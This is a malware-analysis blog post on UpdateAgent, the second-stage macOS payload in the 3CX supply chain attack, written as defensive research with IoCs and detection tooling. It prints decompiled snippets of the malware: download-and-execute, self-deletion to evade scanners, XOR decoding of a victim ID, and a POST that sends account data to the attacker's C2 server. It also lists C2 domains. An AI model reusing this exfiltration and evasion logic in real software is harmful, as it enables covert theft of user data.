Ironing out (the macOS) details of a Smooth Operator (Part II)

Analyzing UpdateAgent, the 2nd-stage macOS payload of the 3CX supply chain attack

by: Patrick Wardle / April 1, 2023

📝 👾 Want to play along?

As "Sharing is Caring" I've uploaded the malicious binary UpdateAgent to our public macOS malware collection. The password is: infect3d

…please though, don't infect yourself!

Background

Earlier this week, I published a blog post that added a missing puzzle piece to the 3CX supply chain attack (attributed to the North Koreans, aka Lazarus Group).

In that post, we uncovered the trojanization component of macOS variant of the attack, comprehensively analyzed it, and provided IoCs for detection. I'd recommend reading that write up, as this post, part II, continues on from were that left off.

"Ironing out (the macOS details) of a Smooth Operator (Part I)"

We ended the previous post, noting the main goal of the 1st-stage payload (`libffmpeg.dylib`) was to download and execute a 2nd-stage payload named `UpdateAgent`. The following snippet of annotated decompiled code, from the 1st-stage payload shows this logic:

```
//write out 2nd-stage payload "UpdateAgent"
// which was just downloaded from the attacker's server
stream = fopen(path2UpdateAgent, "wb");
fwrite(bytes, length, 0x1, stream);
fflush(stream);
fclose(stream);

//make +x
chmod(path2UpdateAgent, 755);

//execute
popen(path2UpdateAgent, "r");
```

As the attacker's servers were offline at the time of my analysis, I was unable to grab a copy of the `UpdateAgent` binary …leading me to state, "what it does is a mystery".

But now with the `UpdateAgent` binary in my possession, let's solve the mystery of what it does!


Note: In order to get as much information out as quickly as possible I originally tweeted my analysis of the `UpdateAgent`:

> Tonight we dive into the 2nd-stage macOS payload, "UpdateAgent", from the #3CX / #3CXpocalypse supply-chain attack 🍎👾🔬 https://t.co/FiKVI7Fioy
>
> — Patrick Wardle (@patrickwardle) March 31, 2023

…this post both reiterates that initial analysis and builds upon it (and hey a blog post is a little more readable and 'official').

Triage

The (SHA-1) hash for the `UpdateAgent` was originally published in SentinelOne report:
`9e9a5f8d86356796162cee881c843cde9eaedfb3`




Additional Mac Indicators

SHA-1	libffmpeg.dylib 769383fc65d1386dd141c960c9970114547da0c2
SHA-1	3CXDesktopApp-18.12.416.dmg 3dc840d32ce86cebf657b17cef62814646ba8e98
SHA-1	UpdateAgent 9e9a5f8d86356796162cee881c843cde9eaedfb3

UpdateAgent's Hash (image credit: SentinelOne)

WhatsYourSign shows other hashes (MD5, etc):



UpdateAgent is validly signed
(Signer 3rd-party (adhoc?))

```
MD5:    5FAF36CA90F6406A78124F538A03387A
SHA1:   9E9A5F8D86356796162CEE881C843CDE9EAEDFB3
SHA256: 6C121F2B2EFA6592C2C22B29218157EC9E63F385E7A1D7425857D603DDEF8C59
SHA512: 028DB404EA4407BAF9D45F870DE69AEAB798B8BECBAFA0589FCB5F2781EDA57C8EE15DAD1491D056335952C2BF7CC6200DF525E80A0E8B4CBD82A091F5D92097
```

Sign Auths: signed, but no signing authorities (adhoc?)

(other) hashes

You can also see that WhatsYourSign has determine that though `UpdateAgent` is signed, its signature is adhoc (and thus not notarized). You can confirm this with macOS's `codesign` utility as well:

```
% codesign -dvvv UpdateAgent
Executable=/Users/patrick/Library/Application Support/3CX Desktop App/UpdateAgent
Identifier=payload2-55554944839216049d683075bc3f5a8628778bb8
CodeDirectory v=20100 size=450 flags=0x2(adhoc) hashes=6+5 location=embedded
...
Signature=adhoc
```

Also from `UpdateAgent`'s code signing information, we can see it's identifier: `payload2-55554944839216049d683075bc3f5a8628778bb8`. Other Lazarus group payloads are also signed adhoc and use a similar identifier scheme. For example check out the code signing information from Lazarus's AppleJuice.C:

```
% codesign -dvvv AppleJeus/C/unioncryptoupdater
Executable=/Users/patrick/Malware/AppleJeus/C/unioncryptoupdater
Identifier=macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392
CodeDirectory v=20100 size=739 flags=0x2(adhoc) hashes=15+5 location=embedded
Hash type=sha256 size=32

Signature=adhoc
```

Using macOS's `file` command, we see the `UpdateAgent` binary is an x86_64 (Intel) Mach-O:

```
% file UpdateAgent
UpdateAgent: Mach-O 64-bit executable x86_64
```

…this means that unless Rosetta is installed, it won't run on Apple Silicon. (Recall that the arm64 version of the 1st payload, `libffmpeg.dylib` was not trojanized).

Let's now run the `strings` command (with the `"-"` option which instructs it to scan the whole file), we find strings that appear to be related to:

- Config files
- Config parameters
- Attacker server (sbmsa[.]wiki)
- Method names of networking APIs

```
% strings -a UpdateAgent

%s/Library/Application Support/3CX Desktop App/.main_storage
%s/Library/Application Support/3CX Desktop App/config.json

"url": "https://
"AccountName": "

https://sbmsa.wiki/blog/_insert
3cx_auth_id=%s;3cx_auth_token_content=%s;__tutma=true

URLWithString:
requestWithURL:
addValue:forHTTPHeaderField:
dataTaskWithRequest:completionHandler:
```

This wraps up our triage of the `UpdateAgent` binary. Time to dive in deeper with our trusty friends: the disassembler and debugger!

Analysis of `UpdateAgent`

In this section we'll more deeply analyze the malicious logic of the `UpdateAgent` binary.

Throwing the binary in a debugger (starting at its `main`), we see within the first few lines of code the malware contain some basic anti-analysis logic.

- Forks itself via `fork`
  This slightly complicates debugging, as forking creates a new process (vs. the parent, we're debugging).

- Self-deletes via `ulink`
  This can thwart file-based AV scanners, or simply make it harder to find/grab the binary for analysis!

```
int main(int argc, const char * argv[]) {

    if (fork() == 0) {

            //in child

            ...
            unlink(argv[0]);
    else
        exit(0);
```

As noted, when `fork` executes, a new (child) process is created. We can see that in the above disassembly, the parent will then exit …while the child will continue on executing. So, if we're debugging the parent our debugging session will terminate. There are debugger commands that can follow the child, but IMHO its easier to just set a breakpoint on the `fork`, then skip over it (via the `register write $pc <address of instruction after fork>`) altogether.

We also noted the child process (the parent has exited), will delete itself via the `unlink` API. This is readily observable via a file monitor, which capture thes `ES_EVENT_TYPE_NOTIFY_UNLINK` event of the `UpdateAgent` file by the `UpdateAgent` process:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -json -filter UpdateAgent
{
  "event" : "ES_EVENT_TYPE_NOTIFY_UNLINK",
  "file" : {
    "destination" : "~/Library/Application Support/3CX Desktop App/UpdateAgent",
    ...
    "process" : {
        "pid" : 38206,
        "name" : "UpdateAgent",
        "path" : "~/Library/Application Support/3CX Desktop App/UpdateAgent"
    }
  }
}
```

Next, as the malware has not stripped its symbols nor obfuscated its strings, in a disassembler see the malware performing the following:

- Calls a function called `parse_json_config`
- Calls a function called `read_config`
- Calls a function named `enc_text`
- Builds a string (`"3cx_auth_id=..." + ?`)
- Calls a function named `send_post` passing in the URI `https://sbmsa.wiki/blog/_insert`

Let's explore each of these, starting with the call to the malware's `parse_json_config` function.

This attempts to open a file, `config.json` (in `~/Library/Application Support/3CX Desktop App`). According to an email I received (thanks Adam!) this appears to be a legitimate configuration file, that is part of 3CX's app.

We can observe the malware opening the configuration file in a file monitor:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -json -filter UpdateAgent
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "~/Library/Application Support/3CX Desktop App/config.json",
    ...
    "process" : {
        "pid" : 38206,
        "name" : "UpdateAgent",
        "path" : "~/Library/Application Support/3CX Desktop App/UpdateAgent"
    }
  }
}
```

Once it has opened this file, `UpdateAgent` looks for values from the keys: `url` and `AccountName`, as we can see in the annotated disassembly:

```
int parse_json_config(int arg0) {
    ...

    sprintf(&var_1230, "%s/Library/Application Support/3CX Desktop App/config.json",
arg0);
    rax = fopen(&var_1230, "r");

    ...

    fread(&var_1030, rsi, 0x1, r12);
    rax = strstr(&var_1030, "\"url\": \"https://");

    ...
    rax = strstr(&var_1030, "\"AccountName\": \"");
```

Here's a snippet from a legitimate 3CX `config.json` file, showing an example of such values:

```
{
    "ProvisioningSettings": {
        "url":
"https://servicemax.3cx.com/provisioning/<redacted>/<redacted>/<redacted>.xml",
        "file": {
            "Extension": "00",
            ...
            "GCMSENDERID": "",
            "AccountName": "<redacted>",
```

From this, we can see the `url` key appears to contain a link to the xml provisioning file for the VOIP system. On the other hand, `AccountName` is full name of the account owner.

With the values of `url` and `AccountName` extracted from the `config.json` file the malware then calls a function named `read_config`.

If the config.json file is not found, the malware exits. As I didn't have the 3CX app fully installed, to keep the malware happily executing so I could continue (dynamic) analysis I created a dummy config.json (containing the expected keys, with some random values).

This opens and then reads in the contents of the `.main_storage` file. Recall that this file created by the 1st-stage payload (`libffmpeg.dylib`) and contains a UUID - likely uniquely identifying the victim. The `read_config` function then de-XORs the UUID with the key `0x7a`.

```
int read_config(int * arg0, void * arg1) {
    ...

    sprintf(&var_230, "%s/Library/Application Support/3CX Desktop
App/.main_storage", arg0);
    handle = fopen(&var_230, "rb");
    fread(buffer, 0x38, 0x1, rax);
    fclose(handle);

    index = 0x0;
    do {
        *(buffer + index) = *(buffer + index) ^ 0x7a;
        index++;
    } while (index != 0x38);
```

Once the `read_config` has returned, the malware concatenates the `url` and `AccountName` and then encrypts them via a function named `enc_text`. Next it combines this encrypted string with the de-XOR'd UUID (from the `.main_storage` file).

These values are combined in the following parameterized string:

```
3cx_auth_id=UUID;3cx_auth_token_content=encryted url;account name;__tutma=true
```

We can dump this in a debugger:

```
% lldb UpdateAgent

...

(lldb) x/s 0x304109390: "3cx_auth_id=3725e81e-0519-7f09-72ac-
35641c94c1cf;3cx_auth_token_content=S&per>ogZZGA55{ujj[MCC3&dol>wweZPP@&semi>4#riiZLBB7&dol>vvfZOOA9
-!!pbWWE@&semi>0xppZQII5&plus>}}sjb;__tutma=true"
```

Now the malware is ready to send this information to the attacker's remote server. This is accomplished via a function the malware names `send_post`. It takes as several parameters including the remote server/API endpoint `https://sbmsa.wiki/blog/_insert` and the `3cx_auth_id=...` string:

```
enc_text(&input, &output);
sprintf(&paramString, "3cx_auth_id=%s;3cx_auth_token_content=%s;__tutma=true",
&UUID, &output);

...
send_post("https://sbmsa.wiki/blog/_insert", &paramString, &var_1064);
```

The `send_post` function configures an URL request with a hard-coded user-agent string ("`Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.128 Safari/537.36`) and add the `3cx_auth_id=...` parameter string in the "Cookie" HTTP header.

Then, via the `nsurlsession`'s `dataTaskWithRequest:completionHandler:` method the malware makes the request to `https://sbmsa.wiki/blog/_insert`.

Via my DNSMonitor, we can observe (the initial part, the DNS resolution) of this:

```
% DNSMonitor.app/Contents/MacOS/DNSMonitor -json -pretty
[{
  "Process" : {
    "pid" : 40063,
    "signing ID" : "payload2-55554944839216049d683075bc3f5a8628778bb8",
    "path" : "\/Users\/patrick\/Library\/Application Support\/3CX Desktop
App\/UpdateAgent"
  },
  "Packet" : {
    "Opcode" : "Standard",
    "QR" : "Query",
    "Questions" : [
      {
        "Question Name" : "sbmsa.wiki",
        "Question Class" : "IN",
        "Question Type" : "?????"
      }
    ],
    "RA" : "No recursion available",
    "Rcode" : "No error",
    "RD" : "Recursion desired",
    "XID" : 25349,
    "TC" : "Non-Truncated",
    "AA" : "Non-Authoritative"
  }
}
```

…unfortunately (for our continued analysis efforts) as the `sbmsa.wiki` server is offline, the connection fails.

```
% nslookup sbmsa.wiki
;; connection timed out; no servers could be reached
```

Still, we can continue static analysis of the `UpdateAgent` binary to see what it would do if the attacker's server was (still) online.

…the answer is though, appears to be, nothing:

```
int main(int argc, const char * argv[]) {
...

response = send_post("https://sbmsa.wiki/blog/_insert", &paramString, &var_1064);
if (response != 0x0) {
    free(response);
}

return 0;
```

As the decompilation shows, once the `send_post` returns, the response is freed. Then, the function, returns. As the function (that invokes `send_post` and then simply returns) is `main`, this means the process is exiting.

This might at first seem a bit strange …wouldn't we expect the `UpdateBinary` to do something after it has received a response? Usually we see malware treating a response as tasking (and thus then executing some attacker-specified commands), or, as was the case with the 1st-stage payload, saving and executing the response as an next-stage payload.

However if take a closer look at `UpdateAgent`'s URI API endpoint, recall it's `https://sbmsa.wiki/blog/_insert` …maybe the purpose of `UpdateAgent` is simply to report information about its victims …*inserting* them into some back-end server (found at the `_insert` endpoint). This would make sense a supply-chain attacks indiscriminately infect a large number of victims, most of whom to a nationstate APT group (e.g. Lazarus) are of little interest.

This concept is well articulated by J. A. Guerrero-Saade who noted:

> That's up to say, the [supply-chain] attacker gets thousands of victims, collects everything they need for future compromises, profiles their haul, and decides how to maximize that access.

> That's up to say, the attacker gets thousands of victims, collects everything they need for future compromises, profiles their haul, and decides how to maximize that access. Think— trojanizing CCleaner suspected of leading to @ASUS LiveUpdate compromise. https://t.co/CDbMKdrulQ
>
> — J. A. Guerrero-Saade (@juanandres_gs) April 1, 2023

Also worth recalling that each time the 1st-stage payload was run, it would (re)download and (re)execute `UpdateAgent` …meaning at any time the Lazarus group hacker's could for targets of interest, update/swap out the `UpdateAgent`'s code, perhaps for a persistent, fully featured implant.

Detection / Protection

Let's end by talking how to detect and protect against this 2nd-stage payload.

First, detection should be trivial, as many of components of the malware are hard-coded and thus static:

File based IoCs (found in `~/Library/Application Support/3CX Desktop App/`)


- `.main_storage`
- `UpdateAgent` (though as this self-deletes, it might be gone)

Embedded Domain:

- `https://sbmsa.wiki/blog/_insert`

In terms of detentions, Objective-See's free open-source tools can help!

First, BlockBlock (running in "Notarization" mode) will both detect and block `UpdateAgent` before it's allowed to execute …as the malware is not notarized:



UpdateAgent
is a non-notarized process

UpdateAgent (pid: 41671)
process path: /Users/patrick/Library/Application Support/3CX Desktop App/UpdateAgent
process args: none


2023-04-02 20:46:11 +0000
temporarily (pid: 41671)

BlockBlock ...block blocking!

At the network level, as we showed earlier DNSMonitor, will detect when the malware attempts to resolve the domain named of its remote server:

```
% DNSMonitor.app/Contents/MacOS/DNSMonitor -json -pretty
[{
  "Process" : {
    "pid" : 40063,
    "signing ID" : "payload2-55554944839216049d683075bc3f5a8628778bb8",
    "path" : "\/Users\/patrick\/Library\/Application Support\/3CX Desktop
App\/UpdateAgent"
  },
  "Packet" : {
    "Opcode" : "Standard",
    "QR" : "Query",
    "Questions" : [
      {
        "Question Name" : "sbmsa.wiki",
        "Question Class" : "IN",
        "Question Type" : "?????"
      }
    ],
    "RA" : "No recursion available",
    "Rcode" : "No error",
    "RD" : "Recursion desired",
    "XID" : 25349,
    "TC" : "Non-Truncated",
    "AA" : "Non-Authoritative"
  }
}
```

Finally LuLu can also detect the malware's unauthorized network access. What really can tip us off that something is amiss based on LuLu's alert is that the program, `UpdateAgent` accessing the internet has self-deleted (and thus is struck through in the alert):


LuLu Alert

UpdateAgent
is trying to connect to 2001:1998:f00:2::1

Process Info
process id: 6591
process args: none
process path: ~~/Users/patrick/Library/Application Support/3CX Desktop App/UpdateAgent~~

Network Info
ip address: 2001:1998:f00:2::1
port & protocol: 53 (UDP)
reverse dns name: dns-cac-lb-02.rr.com

rule scope: Process

timestamp: 10:44:41

temporarily (pid: 6591)

LuLu ...detecting unauthorized network access


Make sure you are running the latest version of LuLu (v2.4.3) that improved the handling of self-deleted processes.

Conclusion

Today we added a missing yet another puzzle piece to the 3CX supply chain attack. Here, for the first time, we detailed the attacker's 2nd macOS payload: `UpdateAgent`.

Moreover, we provided IoCs for detection and described how our free, open-source tools could provide protection, even with no a priori knowledge of this threat!

I want to end by including an awesome diagrammatic overview of (macOS components) of the 3CX supply chain attack, created by the talented Thomas Roccia, as it provides a great visual overview of what we covered in both our part I and part II writeups!



3CXDesktopApp-18.12.416.dmg
3CXDesktopApp-18.12.407.dmg
3CXDesktopApp-18.12.402.dmg
3CXDesktopApp-18.11.1213.dmg

Name: 3CX
Status: Valid
Issuer: Apple Inc.
Valid From: 12:03 PM 04/11/2019
Valid To: 12:03 PM 04/11/2024
Algorithm: sha256WithRSAEncryption
Thumbprint: 7DF5ED6D71B296ED073A5B3EFBCDC4C916BA41BE
Serial Number: 4B 0A AF 62 2B 26 04 69

~/Library/Application Support/3CX Desktop App/

3CX Desktop App.app/Contents/Frameworks/Electron\ Framework.framework/Versions/A/Libraries/libffmpeg.dylib

Check the presence of this file, if this file does not exist the function will exit.
~/Library/Application Support/3CX Desktop App/.session-lock

It creates a distinct identifier (UUID) by combining the host name, OS version, and additional factors. This information is saved to a file within the following directory: ~/Library/Application Support/3CX Desktop App/.main-storage

Establish a connection to a remote C2 server to download the second stage payload. It uses a formatted cookie and a the specific user-agent:

3cx_auth_id=%s;3cx_auth_token_content=%s;__tutma=true

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.128 Safari/537.36

- msstorageazure[.]com/analysis
- officestoragebox[.]com/api/biosync
- visualstudiofactory[.]com/groupcore
- azuredeploystore[.]com/cloud/images
- msstorageboxes[.]com/xbox
- officeaddons[.]com/quality
- sourceslabs[.]com/status
- zacharryblogs[.]com/xmlquery
- pbxcloudeservices[.]com/network
- pbxphonenetwork[.]com/phone
- akamaitechcloudservices[.]com/v2/fileapi
- azureonlinestorage[.]com/google/storage
- msedgepackageinfo[.]com/ms-webview
- glcloudservice[.]com/v1/status
- pbxsources[.]com/queue
- www.3cx[.]com/blog/event-trainings/

UpdateAgent open the file ~/Library/Application Support/3CX Desktop App/config.json file to extract "url" and "AccountName" values.

It then decrypts the UUID from the .main_storage file using XOR key 0x7a.. It encrypts and combines the extracted data, and formats as a value for the cookie mentioned above.

Then it sends a POST request with the cookie to : "https://sbmsa[.]wiki/blog/_insert"

OverView (image credit: Thomas Roccia (fr0gger_))